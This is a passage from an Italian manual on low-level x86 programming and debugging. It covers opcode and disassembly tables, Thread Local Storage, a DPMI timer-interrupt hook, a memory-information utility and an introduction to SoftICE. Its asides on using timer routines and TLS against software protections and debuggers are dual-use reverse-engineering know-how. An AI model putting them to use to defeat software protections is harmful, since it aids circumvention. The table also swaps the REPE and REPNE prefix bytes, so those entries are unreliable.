    JAE rel8 73cb JB rel8 72 cb JBE rel8 76 cb JC rel8 72 cb JCXZ rel8 E3 cb JE rel8 74 cb JG rel8 7F cb JGE rel8 7D cb JL rel8 7C cb JLE rel8 7E cb JNA rel8 76 cb JNAE rel8 72 cb JNB rel8 73 cb JNBE rel8 77 cb JNC rel8 73 cb JNE rel8 75 cb JNG rel8 7E cb JNGE rel8 7C cb JNL rel8 7D cb JNLE rel8 7F cb JNO rel8 71 cb JNP rel8 7B cb JNS rel8 79 cb JNZ rel8 75 cb JO rel8 70 cb JP rel8 7A cb JPE rel8 7A cb JPO rel8 7B cb JS rel8 78 cb JZ rel8 74 cb JMP rel16 E9 cw JMP ptr16:16 EA cd JMP rel8 EB cb JMP rm16 FF /4 JMP FAR m16:16 FF /5 LAHF 9F LDS r16,m16:16 C4 /r LEA r16,rm16 8D /r LEAVE C9 LES r16,m16:16 C5 /r LOCK F0 LODSB AC LODSW AD LOOP rel8 E2 cb LOOPE rel8 E1 cb LOOPNE rel8 E0 cb LOOPNZ rel8 E0 cb LOOPZ rel8 E1 cb MOV r8,i8 B0+rb ib MOV r16,i16 B8+rw iw MOV AL,m8 A0 iw MOV AX,m16 A1 iw MOV m8,AL A2 iw MOV m16,AX A3 iw MOV r8,rm8 8A /r MOV r16,rm16 8B /r MOV rm8,r8 88 /r MOV rm16,r16 89 /r MOV rm8,i8 C6 /0 ib MOV rm16,i16 C7 /0 iw MOV r16,segreg 8C /r MOV segreg,r16 8E /r MOVSB A4 MOVSW A5 MUL rm8 F6 /4 MUL rm16 F7 /4 NEG rm8 F6 /3 NEG rm16 F7 /3 NOP 90 NOT rm8 F6 /2 NOT rm16 F7 /2 OR AL,i8 0C ib OR AX,i16 0D iw OR r8,rm8 0A /r OR r16,rm16 0B /r OR rm8,r8 08 /r OR rm16,r16 09 /r OR rm8,i8 80 /1 ib OR rm16,i8 83 /1 ib OR rm16,i16 81 /1 iw OUT DX,AL EE OUT DX,AX EF OUT i8,AL E6 ib OUT i8,AX E7 iw OUTSB 6E OUTSW 6F POP r16 58+rw POP rm16 8F /0 iw POP DS 1F POP ES 07 POP SS 17 POPA 61 POPF 9D PUSH r16 50+rw PUSH rm16 FF /6 PUSH i8 6A ib PUSH i16 68 iw PUSH CS 0E PUSH DS 1E PUSH ES 06 PUSH SS 16 PUSHA 60 PUSHF 9C RCL rm8,1 D0 /2 RCL rm16,1 D1 /2 RCL rm8,CL D2 /2 RCL rm16,CL D3 /2 RCL rm8,i8 C0 /2 ib RCL rm16,i8 C1 /2 ib RCR rm8,1 D0 /3 RCR rm16,1 D1 /3 RCR rm8,CL D2 /3 RCR rm16,CL D3 /3 RCR rm8,i8 C0 /3 ib RCR rm16,i8 C1 /3 ib REP F3 REPE F2 REPNE F3 RET i16 C2 iw RET C3 RETF i16 CA iw RETF CB ROL rm8,1 D0 /0 ROL rm16,1 D1 /0 ROL rm8,CL D2 /0 ROL rm16,CL D3 /0 ROL rm8,i8 C0 /0 ib ROL rm16,i8 C1 /0 ib ROR rm8,1 D0 /1 ROR rm16,1 D1 /1 ROR rm8,CL D2 /1 ROR rm16,CL D3 /1 ROR rm8,i8 C0 /1 ib ROR rm16,i8 C1 /1 ib SAHF 9E SAL rm8,1 D0 /4 SAL rm16,1 D1 /4 SAL rm8,CL D2 /4 SAL rm16,CL D3 /4 SAL rm8,i8 C0 /4 ib SAL rm16,i8 C1 /4 ib SAR rm8,1 D0 /7 SAR rm16,1 D1 /7 SAR rm8,CL D2 /7 SAR rm16,CL D3 /7 SAR rm8,i8 C0 /7 ib SAR rm16,i8 C1 /7 ib SBB AL,i8 1C ib SBB AX,i16 1D iw SBB r8,rm8 1A /r SBB r16,rm16 1B /r SBB rm8,r8 18 /r
  • 349.
    SBB rm16,r16 19/r SBB rm8,i8 80 /3 ib SBB rm16,i8 83 /3 ib SBB rm16,i16 81 /3 iw SCASB AE SCASW AF SEGCS 2E SEGDS 3E SEGES 26 SEGSS 36 SETALC D6 SHL rm8,1 D0 /4 SHL rm16,1 D1 /4 SHL rm8,CL D2 /4 SHL rm16,CL D3 /4 SHL rm8,i8 C0 /4 ib SHL rm16,i8 C1 /4 ib SHR rm8,1 D0 /5 SHR rm16,1 D1 /5 SHR rm8,CL D2 /5 SHR rm16,CL D3 /5 SHR rm8,i8 C0 /5 ib SHR rm16,i8 C1 /5 ib STC F9 STD FD STI FB STOSB AA STOSW AB SUB AL,i8 2C ib SUB AX,i16 2D iw SUB r8,rm8 2A /r SUB r16,rm16 2B /r SUB rm8,r8 28 /r SUB rm16,r16 29 /r SUB rm8,i8 80 /5 ib SUB rm16,i8 83 /5 ib SUB rm16,i16 81 /5 iw TEST AL,i8 A8 ib TEST AL,i16 A9 iw TEST rm8,r8 84 /r TEST rm16,r16 85 /r TEST rm8,i8 F6 /0 ib TEST rm16,i16 F7 /0 iw WAIT 9B XCHG AX,r16 90+rw XCHG r8,rm8 86 /r XCHG rm8,r8 86 /r XCHG r16,rm16 87 /r XCHG rm16,r16 87 /r XLATB D7 XOR AL,i8 34 ib XOR AX,i16 35 iw XOR r8,rm8 32 /r XOR r16,rm16 33 /r XOR rm8,r8 30 /r XOR rm16,r16 31 /r XOR rm8,i8 80 /6 ib XOR rm16,i8 83 /6 ib XOR rm16,i16 81 /6 iw ---* THE DISASSEMBLY TABLE -- IN HEX *--- Opcode Data Instruction Opcode Data Instruction 00 /r ADD rm8,r8 01 /r ADD rm16,r16 02 /r ADD r8,rm8 03 /r ADD r16,rm16 04 ib ADD AL,i8 05 iw ADD AX,i16 06 -- PUSH ES 07 -- POP ES 08 /r OR rm8,r8 09 /r OR rm16,r16 0A /r OR r8,rm8 0B /r OR r16,rm16 0C ib OR AL,i8 0D iw OR AX,i16 0E -- PUSH CS 0F (??) (386 - indicates extended opcode) 10 /r ADC rm8,r8 11 /r ADC rm16,r16 12 /r ADC r8,rm8 13 /r ADC r16,rm16 14 ib ADC AL,i8 15 iw ADC AX,i16 16 -- PUSH SS 17 -- POP SS 18 /r SBB rm8,r8 19 /r SBB rm16,r16 1A /r SBB r8,rm8 1B /r SBB r16,rm16 1C ib SBB AL,i8 1D iw SBB AX,i16 1E -- PUSH DS 1F -- POP DS 20 /r AND rm8,r8 21 /r AND rm16,r16 22 /r AND r8,rm8 23 /r AND r16,rm16 24 ib AND AL,i8 25 iw AND AX,i16 26 [Prefix] ES: override 27 -- DAA 28 /r SUB rm8,r8 29 /r SUB rm16,r16 2A /r SUB r8,rm8 2B /r SUB r16,rm16 2C ib SUB AL,i8 2D iw SUB AX,i16 2E [Prefix] CS: override 2F -- DAS 30 /r XOR rm8,r8 31 /r XOR rm16,r16 32 /r XOR r8,rm8 33 /r XOR r16,rm16 34 ib XOR AL,i8 35 iw XOR AX,i16 36 [Prefix] SS: override 37 -- AAA 38 /r CMP rm8,r8 39 /r CMP rm16,r16 3A /r CMP r8,rm8 3B /r CMP r16,rm16 3C ib CMP AL,i8 3D iw CMP AX,i16 3E [Prefix] DS: override 3F -- AAS 40+rw -- INC r16 48+rw -- DEC r16 50+rw -- PUSH r16 58+rw -- POP r16 60 -- PUSHA 61 -- POPA 62 /r BOUND r16,m16&16 63 (??) (286 instruction: ARPL) 64-67 (??) (386 prefix bytes) 68 iw PUSH i16 69 /r iw IMUL r16,rm16,i16 69 /r iw IMUL r16,i16 6A ib PUSH i8 6B /r ib IMUL r16,rm16,i8 6B /r ib IMUL r16,i8 6C -- INSB 6D -- INSW 6E -- OUTSB
  • 350.
    6F -- OUTSW 70cb JO rel8 71 cb JNO rel8 72 cb JB rel8 73 cb JAE rel8 74 cb JZ rel8 75 cb JNZ rel8 76 cb JBE rel8 77 cb JA rel8 78 cb JS rel8 79 cb JNS rel8 7A cb JPE rel8 7B cb JPO rel8 7C cb JL rel8 7D cb JGE rel8 7E cb JLE rel8 7F cb JG rel8 80 /0 /r ib ADD rm8,i8 80 /1 /r ib OR rm8,i8 80 /2 /r ib ADC rm8,i8 80 /3 /r ib SBB rm8,i8 80 /4 /r ib AND rm8,i8 80 /5 /r ib SUB rm8,i8 80 /6 /r ib XOR rm8,i8 80 /7 /r ib CMP rm8,i8 81 /0 /r iw ADD rm16,i16 81 /1 /r iw OR rm16,i16 81 /2 /r iw ADC rm16,i16 81 /3 /r iw SBB rm16,i16 81 /4 /r iw AND rm16,i16 81 /5 /r iw SUB rm16,i16 81 /6 /r iw XOR rm16,i16 81 /7 /r iw CMP rm16,i16 82 /0 /r ib ADD rm8,i8 82 /1 /r ib OR rm8,i8 82 /2 /r ib ADC rm8,i8 82 /3 /r ib SBB rm8,i8 82 /4 /r ib AND rm8,i8 82 /5 /r ib SUB rm8,i8 82 /6 /r ib XOR rm8,i8 82 /7 /r ib CMP rm8,i8 83 /0 /r ib ADD rm16,i8 83 /1 /r ib OR rm16,i8 83 /2 /r ib ADC rm16,i8 83 /3 /r ib SBB rm16,i8 83 /4 /r ib AND rm16,i8 83 /5 /r ib SUB rm16,i8 83 /6 /r ib XOR rm16,i8 83 /7 /r ib CMP rm16,i8 84 /r TEST rm8,r8 85 /r TEST rm16,r16 86 /r XCHG rm8,r8 86 /r XCHG r8,rm8 87 /r XCHG rm16,r16 87 /r XCHG r16,rm16 88 /r MOV rm8,r8 89 /r MOV rm16,r16 8A /r MOV r8,rm8 8B /r MOV r16,rm16 8C /r MOV rm16,segreg 8D /r LEA r16,rm16 8E /r MOV segreg,rm16 8F /0 iw POP rm16 8F /1-7 (??) (Not an instruction) 90 -- NOP 90+rw -- XCHG AX,r16 98 -- CBW 99 -- CWD 9A cd CALL FAR ptr16:16 9B -- WAIT 9C -- PUSHF 9D -- POPF 9E -- SAHF 9F -- LAHF A0 iw MOV AL,m8 A1 iw MOV AX,m16 A2 iw MOV m8,AL A3 iw MOV m16,AX A4 -- MOVSB A5 -- MOVSW A6 -- CMPSB A7 -- CMPSW A8 ib TEST AL,i8 A9 iw TEST AL,i16 AA -- STOSB AB -- STOSW AC -- LODSB AD -- LODSW AE -- SCASB AF -- SCASW B0+rb ib MOV r8,i8 B8+rw iw MOV r16,i16 C0 /0 /r ib ROL rm8,i8 C0 /1 /r ib ROR rm8,i8 C0 /2 /r ib RCL rm8,i8 C0 /3 /r ib RCR rm8,i8 C0 /4 /r ib SHL rm8,i8 C0 /5 /r ib SHR rm8,i8 C0 /6 /r ib SHL rm8,i8 C0 /7 /r ib SAR rm8,i8 C1 /0 /r ib ROL rm16,i8 C1 /1 /r ib ROR rm16,i8 C1 /2 /r ib RCL rm16,i8 C1 /3 /r ib RCR rm16,i8 C1 /4 /r ib SHL rm16,i8 C1 /5 /r ib SHR rm16,i8 C1 /6 /r ib SHL rm16,i8 C1 /7 /r ib SAR rm16,i8 C2 iw RET i16 C3 -- RET C4 /r LDS r16,m16:16 C5 /r LES r16,m16:16 C6 /0 /r ib MOV rm8,i8 C6 /1-7 (??) (Not an instruction) C7 /0 /r iw MOV rm16,i16 C7 /1-7 (??) (Not an instruction) C8 iw ib ENTER i16,i8 C9 -- LEAVE CA iw RETF i16 CB -- RETF CC -- INT 3 (Breakpoint) CD ib INT i8 CE -- INTO CF -- IRET D0 /0 /r ROL rm8,1 D0 /1 /r ROR rm8,1 D0 /2 /r RCL rm8,1 D0 /3 /r RCR rm8,1 D0 /4 /r SHL rm8,1 D0 /5 /r SHR rm8,1 D0 /6 /r SHL rm8,1 D0 /7 /r SAR rm8,1 D1 /0 /r ROL rm16,1 D1 /1 /r ROR rm16,1 D1 /2 /r RCL rm16,1 D1 /3 /r RCR rm16,1 D1 /4 /r SHL rm16,1 D1 /5 /r SHR rm16,1 D1 /6 /r SHL rm16,1 D1 /7 /r SAR rm16,1 D2 /0 /r ROL rm8,CL D2 /1 /r ROR rm8,CL D2 /2 /r RCL rm8,CL D2 /3 /r RCR rm8,CL D2 /4 /r SHL rm8,CL D2 /5 /r SHR rm8,CL D2 /6 /r SHL rm8,CL D2 /7 /r SAR rm8,CL D3 /0 /r ROL rm16,CL D3 /1 /r ROR rm16,CL D3 /2 /r RCL rm16,CL D3 /3 /r RCR rm16,CL
  • 351.
    D3 /4 /rSHL rm16,CL D3 /5 /r SHR rm16,CL D3 /6 /r SHL rm16,CL D3 /7 /r SAR rm16,CL D4 0A AAM D4 ib AAM i8 (undocumented) D5 0A AAD D5 ib AAD i8 (undocumented) D6 -- SETALC (undocumented) D7 -- XLATB D8-DF (??) (FPU instructions) E0 cb LOOPNZ rel8 E1 cb LOOPZ rel8 E2 cb LOOP rel8 E3 cb JCXZ rel8 E4 ib IN AL,i8 E5 ib IN AX,i8 E6 ib OUT i8,AL E7 ib OUT i8,AX E8 cw CALL rel16 E9 cw JMP rel16 EA cd JMP ptr16:16 EB cb JMP rel8 EC -- IN AL,DX ED -- IN AX,DX EE -- OUT DX,AL EF -- OUT DX,AX F0 [Prefix] LOCK F1 ?? (apparently unused) F2 [Prefix] REPE F3 [Prefix] REPNE F4 -- HLT F5 -- CMC F6 /0 ib TEST rm8,i8 F6 /1 ib TEST rm8,i8 (undocumented) F6 /2 /r NOT rm8 F6 /3 /r NEG rm8 F6 /4 /r MUL rm8 F6 /5 /r IMUL rm8 F6 /6 /r DIV rm8 F6 /7 /r IDIV rm8 F7 /0 iw TEST rm16,i16 F7 /1 iw TEST rm16,i16 (undocumented) F7 /2 /r NOT rm16 F7 /3 /r NEG rm16 F7 /4 /r MUL rm16 F7 /5 /r IMUL rm16 F7 /6 /r DIV rm16 F7 /7 /r IDIV rm16 F8 -- CLC F9 -- STC FA -- CLI FB -- STI FC -- CLD FD -- STD FE /0 /r INC rm8 FE /1 /r DEC rm8 FE /2-7 (??) (Not an instruction) FF /0 /r INC rm16 FF /1 /r DEC rm16 FF /2 /r CALL rm16 FF /3 /r CALL FAR m16:16 FF /4 /r JMP rm16 FF /5 /r JMP FAR m16:16 FF /6 /r PUSH rm16 FF /7 (??) (Not an instruction)
  • 352.
  • 353.
    INFORMAZIONI VARIE Alcune notepossono essere portate in relazione all’indirizzamento di memoria in funzione del sistema operativo usato. Parlando prima di indirizzamento dicevamo che nel caso dei 16 bits i segmenti erano di 64 Kbytes mentre nel 32 bits si poteva indirizzare sino a 4 Gbytes di memoria. In pratica 2 Gbytes dovrebbero essere indirizzate dal programma mentre 2 da sistema operativo. Per vedere se un indirizzo di memoria è accessibile è possibile utilizzare una funzione C con un puntatore settato all’indirizzo da testare. BOOL IsFirst64kInvalid(void) { BOOL bFirst64kInvalid = FALSE; try { *(char *)0x0000FFFF; } except (EXCEPTION_EXECUTE_HANDLER) { if (EXCEPTION_ACCESS_VIOLATION == GetExceptionCode()) bFirst64kInvalid = TRUE; } return bFirst64kInvalid; } Sempre in relazione alla memoria al fine di nascondere alcune informazioni spesso vengono usate zone particolari. Seguendo con il debugger alcuni programmi spesso si notato chiamate ad una serie di funzioni che iniziano per Tls. Che cosa sarebbe questo Tls ? Tls stà per Thread Local Storage ovvero una zona di memoria locale ai threads di un processo, nel quale questi possono salvae informazioni private. Esistono quattro funzioni che permettono la gestione di questa memoria. TlsAlloc() TlsGetValue() TlsSetValue() TlsFree() La prima funzione alloca la memoria e restituisce un indice che può essere utilizzato per accederci. Questo indice deve essere salvato in una variabile globale o statica. Ad esempio : TlsIndex = TlsAlloc(); alloca la memoria e restitusce l’indice salvato in TlsIndex. Il seguente esempio invece aloca dinamicamente 100 bytes e li salva nella TLS. TlsSetValue(TlsIndex, malloc(100)); La funzione TlsSetValue(TlsIndex, (LPVOID)hWnd); salva nel TLS l’handle ad una window generica. Pagina 353 di 1007
  • 354.
    Ogni thread diun processo possiede il suo TLS privato anche se di fatto il tutto viene gestito da un solo indice. TlsAlloc() può essere chiamato una sola volta per processo e riserva per ogni thread la sua DWORD-size di memoria privata. Se la funzione vista come esempio precedentemente, relativa al salvataggio dell’handle della window, viene chiamata dal thread A, questa accedera ad una zona di memoria differente da quella a cui si sarebbe giunti se la chiamata fosse stata fatta dal thread B. Prima che l’ultimo thread termini si deve liberare la memoria dinamicamente allocata con : free(TlsGetValu(TlsIndex))); e successivamente liberare la memoria TLS if(!TlsFree(TlsIndex)) // handle errpor on TlsFree INTERRUPT DI TIMER INT 8 Un interrupt particolare cha ai tempi in cui avevo scritto il volume sui TSR era il fiore all’occhiello per i sistemi multitasking eral’interrupt di timer ovvero l’int 8. Questo veniva chiamato un certo numero di volte al secondo (18.2) e poteva essere sfruttato per la creazione di routine concorrenti. La scrittura pretendeva sistemi particolari per fare in modo che i processi software agganciati a questo interrupt non fossero troppo invadenti o grosse. Sotto Windows il concetto parallelo potrebbe essere quello del messaggio di WM_TIMER. In pratica è possibile scrivere una certa funzione ed agganciarla a questo interrupt. I processi che sono eseguiti verrebbero sospesi 18.2 volte al secondo per lanciare il software settato. I segeunti moduli permettono l’aggancio a questo interrupt in ambiente a 32 bits. Ricordiamoci che questo inettrupt potrebbe essere alla base di sistemi concorrenti indirizzati alla protezione del software. Se alcuni breakpoint sono basati su registri hardware sarebbe possibile creare routine concorrenti che vadano a rompere le uova nel paniere a certi software. Il sistema per l’aggancio all’int 8 è composto da un modulo assembler e da uno C. Isr32.c #include <stdio.h> #include <conio.h> #ifndef __DPMI32__ #error Must be compiled for 32-bit DPMI. Use BCC32 -WX #endif #pragma inline #define INTERRUPT 0x08 typedef unsigned char uchar; typedef unsigned short ushort; typedef unsigned long ulong; Pagina 354 di 1007
  • 355.
    struct fword { ulongoffset; ushort selector; }; ulong ticks=0; fword oldhandler; unsigned short dataseg; extern "C" void handler( void ); void setvect( uchar vector, ushort sel, ulong ofs ) { asm { push ds push edx push ax mov edx,ofs mov ax,sel mov ds,ax mov ah,0x25 mov al,vector int 0x21 pop ax pop edx pop ds } } void getvect( uchar vector, ushort *sel, ulong *ofs ) { ushort tempsel; ulong tempofs; asm { push es mov ah,0x35 mov al,vector int 0x21 mov ax,es pop es mov tempsel,ax mov tempofs,ebx } *sel = tempsel; *ofs = tempofs; } int main(void) { // ushort sel; // ulong ofs; dataseg=_DS; getvect( INTERRUPT, &oldhandler.selector, &oldhandler.offset ); printf("interrupt %02X was at %04X:%08lXn",INTERRUPT, oldhandler.selector, oldhandler.offset ); setvect( INTERRUPT, _CS, (unsigned long)handler ); printf("new handler installed, press any key to quitn"); while (!kbhit()) { printf("%cTimer ticks: %lu",13,ticks); Pagina 355 di 1007
  • 356.
    } printf("n"); printf("removing handlern"); setvect( INTERRUPT,oldhandler.selector, oldhandler. offset ); return 0; } ; ; TIMER32.ASM Assembly helper file for ISR32.CPP ; ; Copyright (c) 1994 by Borland International ; All Rights Reserved. ; .386 .model flat,c .data extrn ticks:dword extrn dataseg:word extrn oldhandler:fword .code handler proc far public handler push ds push eax mov ds,cs:[dataseg] mov eax,[ticks] inc eax mov [ticks],eax pop eax pop ds jmp cs:fword ptr [oldhandler] handler endp end timer32.mak ############################################################################# # DPMI examples - (C) Copyright 1994 by Borland International # All rights reserved #---------------------------------------------------------------------------- # TIMER32.MAK - Example of hooking the hardware timer (int-8) in a DPMI32 # program. # # timer32.exe : -etimer32.exe isr32.cpp timer32.asm bcc32 -WX $** RICAVARE LE INFORMAZIONI RELATIVE A TUTTA LA MEMORIA Pagina 356 di 1007
  • 357.
    Partendo dalla memoriafisica installata possiamo ricavare tutte le informazioni relative alla memoria HEAP, alla memoria virtuale, alla emassima dimensione di memoria HEAP allocabile e così via. Il seguente programma mostra tutte le informazioni relative alla memoria. Parte del programma è in C mentre certe funzioni sono scritte direttamente in assembler tramite le istruzioni inline dei compilatori C. Freemem2.c #include <windows.h> #include <toolhelp.h> #include "freemem2.h" // Reads the CMOS RAM to get the total installed memory DWORD GetInstalledRAM(void) { __asm { cli // Disable interrupts // Read the base memory (in K) into BX mov al, 15h // Tell the CMOS ram which byte we want to read out 70h, al in al, 71h // read in the byte from the CMOS ram mov bl, al mov al, 16h out 70h, al in al, 71h mov bh, al // Read the extended memory (in K) into AX mov al, 18h out 70h, al in al, 71h mov ah, al mov al, 17h out 70h, al in al, 71h sti // enable interrupts xor dx, dx // add base + extended memory and put the add ax, bx // result into DX:AX adc dx, 0 } // Ignore the compiler complaint about "function must return a value" } // Sum up the sizes of all the global heap blocks. If a non-zero pointer // is passed as a parameter, store the size of the largest free block // into that location. DWORD GetGlobalHeapSize(DWORD *pLargestFree) { GLOBALENTRY ge; DWORD size = 0; BOOL fContinue; if ( pLargestFree ) Pagina 357 di 1007
  • 358.
    *pLargestFree = 0;// Initial largest free block is 0 bytes // Use TOOLHELP GlobalFirst/GlobalNext to walk the global heap ge.dwSize = sizeof(ge); fContinue = GlobalFirst(&ge, GLOBAL_ALL); while ( fContinue ) { size += ge.dwBlockSize; // Add blocksize to running total // If the block is free, and larger than the previous largest // free block, make it the new largest free block if ( pLargestFree && (ge.wType == GT_FREE) ) if ( ge.dwBlockSize > *pLargestFree ) *pLargestFree = ge.dwBlockSize; fContinue = GlobalNext(&ge, GLOBAL_ALL); } *pLargestFree /= 1024; // Convert bytes to K return size / 1024; } // Fill in the dialog text controls that never vary (installed RAM, etc...) void PaintConstantItems(HWND hWndDlg) { MEMMANINFO mmi; DWORD size; char buffer[128]; mmi.dwSize = sizeof(mmi); MemManInfo(&mmi); wsprintf(buffer, "Installed RAM: %ldk", GetInstalledRAM()); SetDlgItemText(hWndDlg, IDT_INSTALLED_RAM, buffer ); // check to see if the field is -1. If we didn't, we'd show -4K! size = (mmi.dwTotalPages == -1) ? -1 : mmi.dwTotalPages * 4; wsprintf(buffer, "Total Memory: %ldk", size); SetDlgItemText(hWndDlg, IDT_TOTAL_MEMORY, buffer ); wsprintf(buffer, "Swap File Pages: %ldk", mmi.dwSwapFilePages * 4); SetDlgItemText(hWndDlg, IDT_SWAP_FILE_PAGES, buffer ); size = (mmi.dwTotalLinearSpace == -1) ? -1 : mmi.dwTotalLinearSpace * 4; wsprintf(buffer, "Linear Space: %ldk", size); SetDlgItemText(hWndDlg, IDT_ADDRESS_SPACE, buffer ); } // Fill in the dialog text controls that vary (largest free block, etc...) void PaintVariableItems(HWND hWndDlg) { MEMMANINFO mmi; DWORD largestFreeGlobalHeapBlock; DWORD totalGlobalHeapSize; char buffer[128]; DWORD size; totalGlobalHeapSize = GetGlobalHeapSize(&largestFreeGlobalHeapBlock); mmi.dwSize = sizeof(mmi); MemManInfo(&mmi); wsprintf( buffer, "Global Heap Total: %ldk", totalGlobalHeapSize); Pagina 358 di 1007
  • 359.
    SetDlgItemText(hWndDlg, IDT_GLOBAL_HEAP_TOTAL, buffer); wsprintf(buffer, "Largest Free Heap Block: %ldk", largestFreeGlobalHeapBlock); SetDlgItemText(hWndDlg, IDT_LARGEST_FREE_GLOBAL, buffer); size = (mmi.dwMaxPagesLockable == -1) ? -1 : mmi.dwMaxPagesLockable * 4; wsprintf( buffer, "Max Lockable Pages: %ldk", size); SetDlgItemText(hWndDlg, IDT_MAX_LOCKABLE, buffer); size = (mmi.dwFreePages == -1) ? -1 : mmi.dwFreePages * 4; wsprintf( buffer, "Free Memory: %ldk", size); SetDlgItemText(hWndDlg, IDT_TOTAL_FREE, buffer); wsprintf( buffer, "Largest Free Block: %ldk", mmi.dwLargestFreeBlock/1024); SetDlgItemText(hWndDlg, IDT_LARGEST_FREE, buffer); size = (mmi.dwFreeLinearSpace == -1) ? -1 : mmi.dwFreeLinearSpace * 4; wsprintf( buffer, "Free Linear Space: %ldk", size); SetDlgItemText(hWndDlg, IDT_FREE_SPACE, buffer); } BOOL CALLBACK _export FreeMem2DlgProc(HWND hWndDlg, UINT msg, WPARAM wParam, LPARAM lParam) { if ( msg == WM_INITDIALOG ) { PaintConstantItems(hWndDlg); PaintVariableItems(hWndDlg); SetTimer( hWndDlg, 1, 5000, 0 ); // a 5 second timer } else if ( msg == WM_COMMAND ) { if ( wParam == IDB_EXIT ) // Exit button pushed? EndDialog(hWndDlg, 0); } else if ( msg == WM_TIMER ) // 5 seconds are up! PaintVariableItems(hWndDlg); else if ( msg == WM_CLOSE ) EndDialog(hWndDlg, 0); // User hit Close on the system menu return FALSE; } int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance, LPSTR lpszCmdLine, int nCmdShow ) { DialogBox(hInstance, "FreeMem2Dlg", 0, FreeMem2DlgProc); return 0; } Il seguente è il file .DEF Freemem2.def NAME 'FREEMEM2' DESCRIPTION 'System Memory Utility - Matt Pietrek 1993' EXETYPE WINDOWS CODE PRELOAD MOVEABLE DISCARDABLE DATA PRELOAD MOVEABLE MULTIPLE STACKSIZE 5120 Pagina 359 di 1007
  • 360.
    HEAPSIZE 5120 Freemem2.h #define IDB_EXIT100 #define IDT_INSTALLED_RAM 101 #define IDT_GLOBAL_HEAP_TOTAL 102 #define IDT_LARGEST_FREE_GLOBAL 103 #define IDT_TOTAL_MEMORY 104 #define IDT_SWAP_FILE_PAGES 105 #define IDT_MAX_LOCKABLE 106 #define IDT_TOTAL_FREE 107 #define IDT_ADDRESS_SPACE 108 #define IDT_FREE_SPACE 109 #define IDT_LARGEST_FREE 110 Il file .mak Freemem2.mak PROJNAME = FREEMEM2 $(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def RC $(PROJNAME).res $(PROJNAME).exe $(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h CL /W3 /GAs /G2 /c /Zi $(PROJNAME).c $(PROJNAME).res: $(PROJNAME).rc RC -R -FO $(PROJNAME).res $(PROJNAME).rc Il file delle risorse. Freemem2.rc #include <windows.h> #include "freemem2.h" FreeMem2Dlg DIALOG 19, 61, 305, 76 STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU CAPTION "FreeMem2 - Matt Pietrek 1993" BEGIN LTEXT "Installed RAM:", IDT_INSTALLED_RAM, 4, 4, 90, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Global Heap Total:", IDT_GLOBAL_HEAP_TOTAL, 4, 16, 100, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Largest Free Heap Block:", IDT_LARGEST_FREE_GLOBAL, 112, 16, 140, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Total Memory:", IDT_TOTAL_MEMORY, 4, 36, 104, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Max Lockable Pages:", IDT_MAX_LOCKABLE, 4, 48, 104, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Free Memory:", IDT_TOTAL_FREE, 112, 48, 90, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Linear Space:", IDT_ADDRESS_SPACE, 4, 60, 104, 8, WS_CHILD | WS_VISIBLE | WS_GROUP Pagina 360 di 1007
  • 361.
    LTEXT "Swap FilePages:", IDT_SWAP_FILE_PAGES, 112, 36, 90, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Largest Free Block:", IDT_LARGEST_FREE, 206, 60, 96, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Free Linear Space:", IDT_FREE_SPACE, 112, 60, 90, 8, WS_CHILD | WS_VISIBLE | WS_GROUP CONTROL "DPMI / MemManInfo", 101, "button", BS_GROUPBOX | WS_CHILD | WS_VISIBLE, 2, 26, 302, 46 DEFPUSHBUTTON "Exit", IDB_EXIT, 260, 4, 32, 14, WS_CHILD | WS_VISIBLE | WS_TABSTOP END Pagina 361 di 1007
  • 362.
    SOFTICE SoftIce deve esseretrattato a parte a causa delle grosse potenzialità ma anche delle difficoltà maggiori rispetto gli altri debugger. SI è stato disponibile per diversi sistemi operativi quali ad esempio DOS, WIN16 e WIN32. Purtroppo sotto Windows 2000 le versioni esistenti si rifiutano di installarsi ma d’altra parte è anche giusto perché già a prima vista questa versione di OS sembra disporre di differenze che giustificano pienamente questo fatto. Sicuramente i software che sviluppavano le loro funzionalità tramite chiamata alle API funzioneranno ancora. In altre parole se, ad esempio, eseguivano un interrogazione al file di registro mediante le calls API (RegQueryValue ecc.) continueranno a funzionare tranquillamente. A livello sistemistico (gestione dei task, dei processi) ci saranno sicuramente differenze per cui i software che agiscono a basso livello, come potrebbe esserlo un Debugger, avranno qualche problema. SI è composto da alcuni moduli il cui scopo, a parte il nucleo principale, è quasi sempre legato al debugging di programmi con sorgenti a disposizione. Il cuore di SI viene caricato, in genere da AUTOEXEC, ed è sempre disponibile ed attivabile con la semplice pressione di alcuni tasti come ad esempio CTRL-D che è la combinazione di default. Questa può essere modificata a piacere. Un modulo particolare è quello di setup che in genere viene attivato all’inizio per settare MOUSE e SCHEDA VIDEO. Rispetto agli altri programmi descritti in questo manuale SI non dispone di immagini catturate in quanto dopo la sua comparsa disabilita i tasti che sono legati al capture delle immagini video e quindi non permette di eseguire hardcopy. Un programma particolare è il loader che crea alcune tabelle, nel caso di sorgenti disponibili, e legge il software in memoria. Questo loader può essere anche inutile anche perchè, come ho detto prima, il debugging può avvenire in qualsiasi istante tramite la pressione dei tasti CTRLD. SI mostra al momento dell’attivazione il nome del modulo proprietario del codice mostrato nell’istante in cui compare. Alcune volte le informazioni sono quelle relative al suddivisore del tempo di Windows. Le opzioni che permettono di settare certi tipi di breakpoint in genere permettono di specificare l’handle della finestra o il nome del modulo a cui ci si vuole riferire. SI dispone di molti comandi atti a fornire informazioni dettagliate sui moduli attivi. Inoltre al potenza di SI, come vedremo, è legata ai breakpoint. Le principali possibilità di SI sono le seguenti. • Breakpoints in realtime legati alla lettura/scrittura nella memoria • Backtrace history • Debugging a livello simbolico e di sorgente • Ambiente che può lavorare con debugger esistenti • Supporto completo EMM • Finestra di lavoro popup che può comparire in qualsiasi istante • Metodologia che protegge SI da programmi che creano problemi • Possibilità 